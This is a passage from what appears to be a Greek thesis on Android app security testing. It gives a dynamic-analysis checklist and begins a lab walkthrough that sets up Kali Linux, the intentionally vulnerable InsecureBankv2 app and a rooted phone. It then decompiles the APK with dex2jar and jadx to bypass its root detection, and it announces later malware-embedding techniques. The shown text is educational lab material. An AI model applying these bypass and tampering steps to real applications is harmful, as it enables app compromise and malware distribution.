- Εγγενείς: Εγκαθίστανται σχεδόν πάντα στην συσκευή ενώ για την επικοινωνία χρησιμοποιείται το πρωτόκολλο HTTP/s.
- Βασισμένες σε πρωτόκολλα διαδικτύου: Όπως οι παραπάνω με μόνη διαφορά στο ότι για την επικοινωνία χρησιμοποιούν τα πρωτόκολλα «SOAP» [34] και «REST»[35].
- Σχεδιασμένες για τον φυλλομετρητή ιστού: Οι συγκεκριμένες δίνουν πρόσβαση μέσω του περιηγητή ιστού τις κάθε συσκευής (για το λειτουργικό σύστημα Android είναι ο Google Chrome) και αποτελούν την πλειοψηφία των εφαρμογών του σήμερα. Οι παραπάνω δεν διαφέρουν και πολύ από τις παραδοσιακές εφαρμογές που χρησιμοποιούν τον παγκόσμιο ιστό κατά την αλληλεπίδραση τους με τον χρήστη και για τον λόγο αυτό αντιμετωπίζονται με τον ίδιο τρόπο σε θέματα σχετικά με την ασφάλεια.
- Υβριδικές: Ενσωματώνουν την λειτουργικότητα του προγράμματος περιήγησης διαδικτύου μέσα σε εγγενής εφαρμογές συνδυάζοντας τους κινδύνους και των δύο κατηγοριών.

Στην φάση την δυναμικής ανάλυσης το πρόγραμμα – πελάτης, οι υπηρεσίες παρασκηνίου και η πλατφόρμα πάνω στην οποία έχει υλοποιηθεί η εφαρμογή αναλύονται/σαρώνονται με σκοπό την ανακάλυψη των πιθανών ευπαθειών. Η χρησιμοποίηση ενός προγράμματος – διαμεσολαβητή (π.χ. Burp Suite) καθώς και των αυτοματοποιημένων εργαλείων ελέγχου για ευπάθειες (π.χ. Nmap Nikto, Metasploit Framework κ.α.) είναι το κυρίως μέρος των συνολικών ελέγχων που λαμβάνουν χώρα. Σε αρκετές περιπτώσεις ίσως χρειαστεί και πρόσβαση στο λειτουργικό σύστημα. Παρακάτω παρατίθεται ένας οδηγός ο οποίος μπορεί να χρησιμοποιηθεί κατά τον σχεδιασμό της διαδικασίας δυναμικής ανάλυσης μιας εφαρμογής.

### 5.4.2. Ξεκινώντας την ανάλυση

Δημιουργούμε ένα ψηφιακό αποτύπωμα των αρχείων του συστήματος πριν από την εγκατάσταση της εφαρμογής. Οι όποιες αλληλεπιδράσεις της εφαρμογής με αρχεία του λειτουργικού συστήματος και της πλατφόρμας που χρησιμοποιείται πρέπει να ελεγχθούν και να αναλυθούν, στα διάφορα στάδια που λαμβάνουν χώρα κατά την διάρκεια της διαδικασίας της δυναμικής ανάλυσης. Για το λόγο αυτό μπορεί να χρειαστεί πρόσβαση σε πόρους του συστήματος ή και της πλατφόρμας (π.χ. shell access).

Στην συνέχεια εγκαθιστούμε, παραμετροποιούμε και κάνουμε χρήση της εφαρμογής ελέγχοντας παράλληλα τα αρχεία του συστήματος έτσι ώστε να προσδιορίσουμε τα διαφόρων ειδών αρχεία και τις όποιες βάσεις δεδομένων που δημιουργήθηκαν για τις ανάγκες της εφαρμογής. Τέλος ελέγχουμε εάν ευαίσθητα δεδομένα του χρήστη ή και της εφαρμογής αποθηκεύονται χωρίς την κατάλληλη προστασία (π.χ. χωρίς κρυπτογράφηση ή με απλή κωδικοποίηση).

Ιδιαίτερη προσοχή πρέπει να δωθεί σε δεδομένα διαπίστευσης του χρήστη, οικονομικές συναλλαγές, βάσεις δεδομένων, αρχεία καταγραφών & πρόβλεψης κειμένου, ή άλλες ευαίσθητες πληροφορίες που αποθηκεύονται στην συσκευή.

### 5.4.3. Διαδικασίες εντοπισμού σφαλμάτων & ενεργού ελέγχου

Κατά την διαδικασία εντοπισμού σφαλμάτων :

- Συνδέουμε το πρόγραμμα εντοπισμού σφαλμάτων - (debugger) στην εφαρμογή κατά την διάρκεια εκτέλεσης της και καταγράφουμε τα σημεία διακοπής (break points) τα οποία μας ενδιαφέρουν για περαιτέρω εξέταση.
- Παρακολουθούμε και ελέγχουμε τα μηνύματα και τις ειδοποιήσεις που δημιουργούνται κατά την εκτέλεση του προγράμματος.
- Καταγράφουμε την επικοινωνία μεταξύ των διεργασιών της εφαρμογής και των άλλων εφαρμογών ή και των διεργασιών που εκτελούνται στην συσκευή.

Κατά την διαδικασία ενεργού ελέγχου εστιάζουμε στα παρακάτω :

- Στο περιβάλλον της συσκευής εάν υπάρχει εκτεθειμένη δια-διεργασιακή επικοινωνία (Sniff, Fuzz, παράκαμψη ελέγχων εξουσιοδότησης).
- Θέματα σχετικά με την κρυπτογράφηση : επιθέσεις τύπου Brute Force ενάντια σε κλειδιά, κωδικούς pin, τιμές συναρτήσεων κατακερματισμού (hashes), προσπάθειες για την ανακατασκευή κρυπτογραφημένων δεδομένων μέσω της διαδικασίας ανάκτησης των κλειδιών ή κωδικών και γενικότερα οποιασδήποτε πληροφορίας εκτίθενται από την εφαρμογή.
- Στις διαδικτυακές εφαρμογές ελέγχουμε για :
    - Επιθέσεις τύπου εμφύτευσης κακόβουλου κώδικα (XSS και HTML) : Έλεγχος για το εάν είναι δυνατή η προσθήκη κακόβουλου κώδικα δέσμης ενεργειών (π.χ. javascript) ή κώδικα HTML στο πρόγραμμα πελάτη με σκοπό την μεταβολή του εσωτερικού τρόπου λειτουργίας της εφαρμογής ή του τρόπου που αλληλοεπιδρά με τον χρήστη.
    - Εμφύτευση εντολών (στην περίπτωση που η εφαρμογή χρησιμοποιεί το πρόγραμμα γραμμής εντολών).
    - Επιθέσεις τύπου «Cross Site Request Forgery»[25].
    - Εμφύτευση κώδικα SQL.
    - Εάν αρχεία που χρησιμοποιεί ο χρήστης κατά την πλοήγηση του (cookies) και εκδίδει ο εκάστοτε διακομιστής, ενσωματώνουν μηχανισμούς ασφαλείας (διακόπτες) «HTTP–Only» & «Secure Flag».
    - Τον μηχανισμό αποθήκευσης του κώδικα HTML 5[26].
- Στο στάδιο της αυθεντικοποίησης : Ελέγχουμε την πρόσβαση στις μεθόδους που χρησιμοποιεί η εφαρμογή για να δίνει πρόσβαση στους χρήστες όπως μέσω της νέας τεχνολογίας συνδεσιμότητας επικοινωνίας κοντινού πεδίου (NFC), μηνύματα κειμένου SMS & τύπου «push».
- Στο στάδιο της εξουσιοδότησης :
    - Αλληλοεπιδρούμε με την εφαρμογή προσπαθώντας να παρακάμψουμε τους υφιστάμενους ελέγχους που έχουν σκοπό να αποτρέψουν την χρήση λειτουργιών για διαχειριστές από μη προνομιούχους χρήστες.
    - Ελέγχουμε εάν μέσω της αλλοίωσης των τοπικών αρχείων ρυθμίσεων ή δεδομένων της εφαρμογής μπορούμε να επιτύχουμε αναβάθμιση του απλού χρήστη σε υπερχρήστη της εφαρμογής.

- Ελέγχουμε το λειτουργικό σύστημα για αρχεία που δημιουργήθηκαν κατά την διάρκεια εκτέλεσης της εφαρμογής.

- Κατά την ανάλυση των αρχείων του λειτουργικού συστήματος :
  - Πως συμπεριφέρεται η εφαρμογή κατά την διαδικασία μετάπτωσης της από πρώτο πλάνο στο παρασκήνιο ή και το αντίστροφο; Ποιες λειτουργίες εκτελούνται κατά την μετάπτωση σε μία από τις παραπάνω καταστάσεις;
  - Πώς αποθηκεύονται η πληροφορίες μέσα στην προσωρινή μνήμη (cache);
  - Ελέγχουμε για κατασκευάσματα (artifacts) & μη κρυπτογραφημένα δεδομένα που έχουν αποθηκευτεί - παραμείνει στην μνήμη της συσκευής.
  - Είναι τα αντίγραφα ασφαλείας κρυπτογραφημένα;
  - Αποθηκεύονται τα δεδομένα αυθεντικοποίησης & ταυτοποίησης στην συσκευή (π.χ. όνομα χρήστη/κωδικός, κωδικός συσκευής);
  - Ποια είναι τα προνόμια & άδειες πρόσβασης που έχει η εφαρμογή;
  - Προσοχή πρέπει να δοθεί στον τρόπο που αποθηκεύονται ευαίσθητα δεδομένα όπως π.χ. διαπιστευτήρια και δεδομένα που αφορούν ηλεκτρονικές πληρωμές.
  - Περιέχεται ευαίσθητου τύπου πληροφορία μέσα στο «back stack» [27] της εφαρμογής;
  - Να χρησιμοποιούνται εργαλεία ψηφιακών πειστηρίων με σκοπό την επαναφορά τυχόν διαγραμμένων αρχείων συστήματος & στοιχείων από βάσεις δεδομένων.
- Κατά την ανάλυση μνήμης :
  - Παραμένουν αποθηκευμένα, έστω και προσωρινά, ευαίσθητα δεδομένα σε περιοχές της μνήμης έπειτα από την έξοδο της εφαρμογής ή κατά την αλληλεπίδραση της με τον χρήστη;
  - Ποια είναι η πιθανότητα να υπάρχει πρόσβαση σε κλειδιά κρυπτογράφησης, πληροφορίες που αφορούν πληρωμές και άλλη ευαίσθητου τύπου πληροφορία μέσω της διαδικασίας αποθήκευσης (Dumping) της μνήμης που χρησιμοποιείται από την εφαρμογή;

Απομακρυσμένος έλεγχος εφαρμογής/υπηρεσιών :

- Στο στάδιο της αυθεντικοποίησης :
  - Ποιοι τρόποι επικοινωνίας χρησιμοποιούνται; (π.χ. Wifi, 3-4G)
  - Τι συμβαίνει όταν οι απομακρυσμένες υπηρεσίες αυθεντικοποίησης δεν είναι διαθέσιμες;
  - Έλεγχος των προδιαγραφών του κωδικού πρόσβασης και της υλοποίησης της διαδικασίας του κλειδώματος λογαριασμού.
  - Ανάλυση μέσω της παρακολούθησης της κίνησης κάθε μεθόδου που χρησιμοποιεί μηχανισμούς αυθεντικοποίησης δίνοντας έμφαση όταν αυτή πραγματοποιείται μέσω ασύρματου δικτύου «Wifi».
  - Επαλήθευση ότι κλειδιά αυθεντικοποίησης (tokens) καταστρέφονται από την στιγμή που ο χρήστης δώσει εντολή για επαναφορά του κωδικού πρόσβασης.
  - Υποστηρίζεται σύστημα καθολικής σύνδεσης (Single Sign On) ή σύστημα αυθεντικοποίησης δύο βημάτων μέσω κωδικών μιας χρήσης που αποστέλλονται ως μηνύματα κειμένου;
- Κατά την διαδικασία εξουσιοδότησης :
  - Τι συμβαίνει όταν η απομακρυσμένη υπηρεσία εξουσιοδότησης είναι μη διαθέσιμη;
  - Έλεγχος για :

  - Εάν είναι δυνατή η απευθείας πρόσβαση στο σύστημα υποστήριξης (backend).
  - Εφαρμογή ή όχι των ελέγχων πρόσβασης (access controls).
  - Δυνατότητα οριζόντιας ή/και κατακόρυφης κλιμάκωσης προνομίων.
- Διαχείριση Συνεδριών :
  - Ανάλυση εντροπίας.
  - Το αναγνωριστικό της συσκευής σχετίζεται με την συνεδρία;
  - Αλλάζουν τα κλειδιά συνεδρίας σε κάθε αποσύνδεση;
  - Υπάρχει διαχείριση της χρονικής διάρκειας και λήξης;
  - Με ποιο τρόπο αποθηκεύεται το κλειδί της κάθε συνεδρίας στην συσκευή;.
  - Δυνατότητα κλιμάκωσης προνομίων.
  - Υπάρχει μηχανισμός για τον τερματισμό της συνεδρίας;
- Έλεγχοι σε επίπεδο μεταφοράς :
  - Επιθέσεις τύπου «Man in the middle»[28] .
  - Ρυθμίσεις σχετιζόμενες με το πρωτόκολλο SSL [30] (δυνατά/τρωτά σημεία του αλγόριθμου κρυπτογράφησης που χρησιμοποιείται κ.α.).
- Επιθέσεις που αφορούν τον διακομιστή (server side) :
  - Έναυση ανεπίλυτων εξαιρέσεων
  - Ευπάθεια «Cross-Site Scripting»[30] .
  - Εμφύτευση κώδικα SQL.
  - Βόμβες XML [31].
  - Τεχνικές υπερχείλισης της προσωρινής μνήμης (buffer overflow)[32].
  - Ανεξέλεγκτη αναφόρτωση αρχείων.
  - Ευπάθεια ανακατεύθυνσης URL (CWE-601) [33].

Σάρωση του δικτύου, του διακομιστή & της εφαρμογής : Βασιζόμενοι στα προηγούμενα στάδια θα πρέπει να έχουν εντοπιστεί ένας ή περισσότεροι διακομιστές ως υποψήφιοι για αυτόματη σάρωση μέσω εργαλείων με σκοπό τον εντοπισμό ευπαθειών.

# 6. Τεχνικές παρείσδυσης μέσω εφαρμογών / πλαισίων λογισμικού / προγραμματιστικών μεθόδων σε κινητά τηλέφωνα με λειτουργικό σύστημα «Android».

## 6.1. Εισαγωγή

Παρακάτω θα αναφερθούμε σε αυτοματοποιημένες διαδικασίες οι οποίες εφαρμόζονται σε πλαίσια λογισμικού / εργαλεία και σκοπό έχουν τόσο τον εντοπισμό ευπαθειών σε ευάλωτες εφαρμογές αλλά και την δυνατότητα ενσωμάτωση ιοβόλου λογισμικού σε αυτές. Τέλος θα περιγράψουμε αναλυτικά την διαδικασία παραμετροποίησης και ενσωμάτωσης ιοβόλου λογισμικού είτε μέσω εργαλείων ανοιχτού κώδικα είτε μέσω προγραμματιστικών μεθόδων. Εδώ να διευκρινιστεί ότι οι τεχνικές που θα αναφερθούμε είναι καθαρά εκπαιδευτικού χαρακτήρα.

## 6.2. Εφαρμογή για τον εντοπισμό / αναγνώριση ευπαθειών «InscureBank»

Η εν λόγω εφαρμογή είναι υλοποιημένη σε γλώσσα «Python» και βρίσκεται στο αποθετήριο κώδικα «Github» (https://github.com/dineshshetty/Android-InsecureBankv2). Έχει αναπτυχθεί από τον Dinesh Shetty και βρίσκεται στην 2η έκδοση. Στην εφαρμογή υφίστανται για λόγους εκμάθησης αδυναμίες / ευπάθειες τις οποίες έχουμε αναφέρει και σε προηγούμενα κεφάλαια και πιο συγκεκριμένα:

- Ελαττωματικούς δέκτες μηνυμάτων.
- Παρακολούθηση και αλλοίωση μηνυμάτων πρόθεσης.
- Αδύναμους μηχανισμούς αυθεντικοποίησης.
- Θέματα σχετικά με τους τοπικούς μηχανισμούς κρυπτογράφησης.
- Ευπαθείς συνιστώσες λειτουργιών (activities).
- Παράκαμψη μηχανισμών ελέγχου για τον εντοπισμό «rooted» συσκευών.
- Μη ασφαλή πρόσβαση σε παρόχους περιεχομένου.
- Μη ασφαλή υλοποίηση της μεθόδου «Webview».
- Ελλιπής υλοποίηση των κρυπτογραφικών μεθόδων.
- Αποθήκευση ευαίσθητων δεδομένων στην μνήμη.
- Λάθη στην διαχείριση / αποθήκευση προσωρινών δεδομένων.
- Μη ασφαλή αποθήκευση δεδομένων κατά την διαδικασία αντιγράφων ασφαλείας του λειτουργικού.
- Υπολειπόμενα τμήματα κώδικα από τα στάδια της ανάπτυξης τα οποία χρησιμοποιούνται και ως «backdoors» προκειμένου κάποιος να έχει πρόσβαση σε διαβαθμισμένες λειτουργίες της εφαρμογής.
- Τεχνικές εκμετάλλευσης αδυναμιών κατά την λειτουργία της εφαρμογής.
- Μη ασφαλής αποθήκευση δεδομένων στην αφαιρούμενη κάρτα μνήμης.
- Μη ασφαλείς συνδέσεις τύπου «HTTP».
- Τεχνικές εκμετάλλευσης αδυναμιών μέσω εισαγωγής παραμέτρων κατά την εκτέλεση της εφαρμογής.


- Ενσωματωμένα μυστικά κλειδιά κωδικοί κλπ.
- Αναγνώριση του ονόματος χρήστη.
- Λάθη στην διαδικασία αλλαγής του κωδικού πρόσβασης.

Παρακάτω θα αναφερθούμε αναλυτικότερα σε μερικές από τις παραπάνω περιπτώσεις.

### 6.2.1. Τεχνικές απομεταγλώττισης (decompile), επαναμεταγλώττισης (recompile) και εφαρμογή τους με σκοπό την παράκαμψη του μηχανισμού ελέγχου ο οποίος και εντοπίζει την λειτουργίας της εφαρμογής σε «rooted» συσκευές

Προκειμένου να προχωρήσουμε στην εκμετάλλευση κάποιων από τις ευπάθειες που αναφέρονται παραπάνω έχουμε εγκαταστήσει το πρόγραμμα VMware Player [113]. Στην συνέχεια προχωρήσαμε στην εγκατάσταση του λειτουργικού συστήματος Kali Linux στην έκδοση 2.0[114] σε ένα εικονικό μηχάνημα το οποίο δημιουργήσαμε με το παραπάνω πρόγραμμα αλλά και σε ένα φυσικό μηχάνημα σε ξεχωριστό σκληρό δίσκο. Κατόπιν τούτου εγκαταστήσαμε τα απαραίτητα εργαλεία και στα δύο μηχανήματα και πιο συγκεκριμένα :

- Προσθέσαμε στο αρχείο /etc/apt/sources.list εκτός των γνωστών αποθετηρίων
  - deb http://http.kali.org/kali sana main non-free contrib
  - deb http://security.kali.org/kali-security sana/updates main contrib non-free
- και τα αποθετήρια του πηγαίου κώδικα :
  - deb-src http://http.kali.org/kali sana main non-free contrib
  - deb-src http://security.kali.org/kali-security sana/updates main contrib non-free
- Στην συνέχεια και αφού ενημερώσαμε το σύστημα μας με τα τελευταία διαθέσιμα πακέτα λογισμικού (εικονική μηχανή) κάναμε λήψη των αρχείων της εφαρμογής από την ιστοθέση GitHub με την εντολή :
  - `#git clone https://github.com/dineshshetty/Android-InsecureBankv2.git`
- Από την στιγμή όπου ολοκληρωθεί η λήψη των παραπάνω αρχείων εκτελούμε το πρόγραμμα «terminal» και από την γραμμή εντολών μεταβαίνουμε στον φάκελο όπου είναι αποθηκευμένη η εφαρμογή (στην περίπτωση μας /root/Android-InsecureBankv2) και πιο συγκεκριμένα στον υποφάκελο «AndroLabServer» όπου και εκτελούμε την παρακάτωεντολή :
  - `#python ./app.py` (με την προϋπόθεση ότι έχουμε ήδη εγκατεστημένη το πακέτο της γλώσσας προγραμματισμού python στον υπολογιστή μας).
- Μπορούμε να αλλάξουμε την πόρτα όπου θα επικοινωνεί η υπηρεσία «Androlab» με την εφαρμογή ή να αφήσουμε την προτερόθετη τιμή 8888.
- Στην ιστοθέση «http://developer.android.com/sdk/index.html» καταφορτώνουμε τα σχετικά εργαλεία «Android SDK Tools» και / ή το πρόγραμμα «Android Studio». Σχετικές οδηγίες για την εγκατάσταση υπάρχουν και στο διαδίκτυο (π.χ. http://www.k4linux.com/2015/09/kali-linux-20-tutorials-android-sdk.html).
- Στην ιστοθέση «https://ibotpeaches.github.io/Apktool/» καταφορτώνουμε το εργαλείο «Apktool» στην περίπτωση όπου δεν είναι εγκατεστημένο ήδη στο σύστημά μας (οδηγίες αναλυτικά http://ibotpeaches.github.io/Apktool/install/).
- Στη ιστοθέση «https://github.com/appium/sign» καταφορτώνουμε την τελευταία έκδοση του εργαλείου «SignApk».
- Στην ιστοθέση «http://sourceforge.net/projects/jadx/» (https://github.com/ skylot/jadx για τον πηγαίο κώδικα) καταφορτώνουμε την τελευταία έκδοση του εργαλείου «jadx decompiler”».




**Εικόνα 6.1: Η υπηρεσία «Androlab» εκτελείται στην πόρτα 8888. Παρατηρούμε επίσης επιτυχημένες και αποτυχημένες προσπάθειες αυθεντικοποίησης από την εφαρμογή.**

Τέλος χρησιμοποιήσαμε ένα κινητό (LG Optimus L5II E460) με την έκδοση 4.1.2 του λειτουργικού συστήματος Android στο οποίο εκτελέσαμε το πρόγραμμα «iRoot – έκδοση 1.8.6.1» προκειμένου να αποκτήσουμε δικαιώματα διαχειριστή (κατάσταση λειτουργίας «rooted»).


Στον φάκελο εγκατάστασης του προγράμματος «android sdk» και πιο συγκεκριμένα στον υποφάκελο «platform-tools» βρίσκεται το εκτελέσιμο αρχείο το οποίο και χρησιμοποιούμε για να εγκαταστήσουμε την εφαρμογή στο κινητό.

Επιλέγοντας τις ιδιότητες καταχωρούμε την διεύθυνση (ip) του μηχανήματος που έχουμε εγκατεστημένο την υπηρεσία «Androlab» και την πόρτα στην οποία ανταποκρίνεται η εν λόγω υπηρεσία (στην περίπτωση μας 8888). Πληκτρολογώντας τα διαπιστευτήρια (dinesh/Dinesh@123$) στην οθόνη υποδοχής εμφανίζεται η εικόνα 6.2. Παρατηρούμε ότι η εφαρμογή έχει εντοπίσει ότι η συσκευή είναι «Rooted».

Προκειμένου να παρακάμψουμε τον παραπάνω έλεγχο ακολουθούμε τα παρακάτω βήματα :


- Αντιγράφουμε την εφαρμογή σε ένα υποφάκελο μέσα σε αυτόν της εφαρμογής (Android-InsecureBankv2).
- Μεταβαίνουμε στον υποφάκελο και εκτελούμε την εντολή : #unzip ./Insecure Bankv2.apk
- Στην τοποθεσία όπου έχουμε αποσυμπιέσει / εγκαταστήσει την εφαρμογή derx2jar αρχικά δίνουμε τις εντολές : #chmod +x d2j-dex2jar.sh, #chmod +x d2j_invoke.sh και έπειτα την εντολή : #sh d2j-dex2jar.sh /<διαδρομή για το αρχείο>/classes.dex (εικόνα 6.3).
- Στην τοποθεσία όπου έχουμε εγκαταστήσει το πρόγραμμα «jadx» και πιο συγκεκριμένα στον υποφάκελο «build/jadx/bin» πληκτρολογούμε την εντολή : #jadx-gui <διαδρομή στο αρχείο classes-dex2jar.jar>.
- Μέσω του γραφικού περιβάλλοντος του προγράμματος «jadx» αναζητούμε την έκφραση «Rooted Device!!» μέσα στις κλάσεις της εφαρμογής. Την εντοπίζουμε στην διαδικασία

«PostLogin» (com.Android.insecurebankv2.PostLogin) όπως φαίνεται στην εικόνα 6.4. Σημειώνουμε την λειτουργία «showRootStatus» την οποία και θα τροποποιήσουμε στην συνέχεια.




**Εικόνα 6.2: Στιγμιότυπο από την εφαρμογή «InsecureBankv2» της οθόνης «Postlogin» έπειτα δηλαδή από μια επιτυχημένη διαδικασία αυθεντικοποίησης. Να σημειωθεί ότι η εφαρμογή έχει εντοπίσει ότι βρίσκεται εγκατεστημένη σε «Rooted» συσκευή.**

